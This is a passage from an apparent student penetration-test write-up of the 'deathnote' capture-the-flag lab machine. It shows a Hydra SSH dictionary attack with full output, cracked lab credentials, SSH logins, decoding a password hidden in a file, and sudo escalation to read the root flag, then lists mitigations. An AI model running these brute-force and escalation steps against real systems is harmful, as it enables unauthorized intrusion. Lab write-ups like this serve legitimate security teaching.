8. As seen in the Nmap scan results (figure 4.2) the target machine allows for remote connection via ssh on port 22. The password-cracking tool Hyrda can be used to perform a dictionary attack against the target machine via the ssh port.

```
(kali㉿kali)-[~]
$ hydra -L user.txt -P pass.txt 10.0.2.20 ssh -t 4 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-18 12:55:10
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 731 login tries (l:17/p:43), ~183 tries per task
[DATA] attacking ssh://10.0.2.20:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://10.0.2.20:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.20:22
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 691 to do in 00:18h, 4 active
[STATUS] 36.67 tries/min, 110 tries in 00:03h, 621 to do in 00:17h, 4 active
[STATUS] 31.29 tries/min, 219 tries in 00:07h, 512 to do in 00:17h, 4 active
[STATUS] 30.33 tries/min, 364 tries in 00:12h, 367 to do in 00:13h, 4 active
[22][ssh] host: 10.0.2.20 login: l password: death4me
[STATUS] 30.18 tries/min, 513 tries in 00:17h, 218 to do in 00:08h, 4 active
[STATUS] 30.36 tries/min, 668 tries in 00:22h, 63 to do in 00:03h, 4 active
[STATUS] 30.13 tries/min, 693 tries in 00:23h, 38 to do in 00:02h, 4 active
[STATUS] 30.25 tries/min, 726 tries in 00:24h, 5 to do in 00:01h, 4 active
[STATUS] attack finished for 10.0.2.20 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-18 13:20:01

(kali㉿kali)-[~]
$
```

Figure 4.3.1: Dictionary attack on ssh port

- The results of the dictionary attack reveal a username and password combination of “l” and “death4me”. These login credentials provide remote access to the target machine.

Command: ssh l@10.0.2.20

```
(kali㉿kali)-[~]
$ ssh l@10.0.2.20
l@10.0.2.20's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:12:29 2021 from 192.168.1.6
l@deathnote:~$
```

Figure 4.3.2: Remote access to target machine via l account

4.4 Privilege escalation

- The home directory of the user “l” contains a text file labelled “user.txt” The file contains code from the programming language “brainfuck”. When the code is ran using an interpreter it reveals the message “I think you got the shell, but you won't be able to kill me - Kira”.




Figure 4.4.1: Output of brainfuck program stored in user.txt file

11. The directory `/opt/L/fake-notebook-rule` contains a sound file named “case.wav”. Further inspection reveals that the file contains a hexadecimal string, which can be decoded to reveal the password of the user “kira”.

```
Keyboard interrupt received, exiting.
l@deathnote:/opt/L/fake-notebook-rule$ file case.wav
case.wav: ASCII text
l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav | xxd -r -p
cGFzc3dkIDoga2lyYWlzZXZpbCA=
l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav | xxd -r -p | base64 -d
passwd : kiraisevil
l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav | xxd -r -p | base64 -d
```

Figure 4.4.2: Decoding of case.wav file

Command: `cat case.wav | xxd -r -p | base64 -d`

12. The password “kiraisevil” can then be used to log into “kira” account, which is able to run all commands with sudo privileges.

```
File Actions Edit View Help
(kali@kali)-[~]
$ ssh kira@10.0.2.20
kira@10.0.2.20's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec 19 17:19:14 2023 from 10.0.2.15
kira@deathnote:~$ sudo -l
[sudo] password for kira:
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:~$
```

Figure 4.4.3: kira account allows sudo execution of all commands.

13. The sudo command can execute all commands and access all files, including the root.txt file found in the /root/ directory.

```
kira@deathnote:~$ sudo cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
kira@deathnote:~$ sudo ls /root/
root.txt
kira@deathnote:~$ sudo ls /root/root.txt
/root/root.txt
kira@deathnote:~$ sudo cat /root/root.txt
#####
#####follow me on twitter#####3
and share this screen shot and tag @KDSAMF
kira@deathnote:~$
```

Figure 4.4.4: Contents of root.txt file.

5. MITIGATIONS

Directory listing:

Web server settings should be configured to disable directory listing. This prevents attackers from gaining unintended access to files and directories on the target machine.

Vulnerable themes and plugins:

Only trusted themes and plugins should be used, to mitigate potential vulnerabilities, as they are less likely to contain malicious or vulnerable code, which can be exploited by attackers.

Plaintext storage:

Additionally, login credentials should not be stored in plaintext files but should be encrypted or hashed using secure algorithms.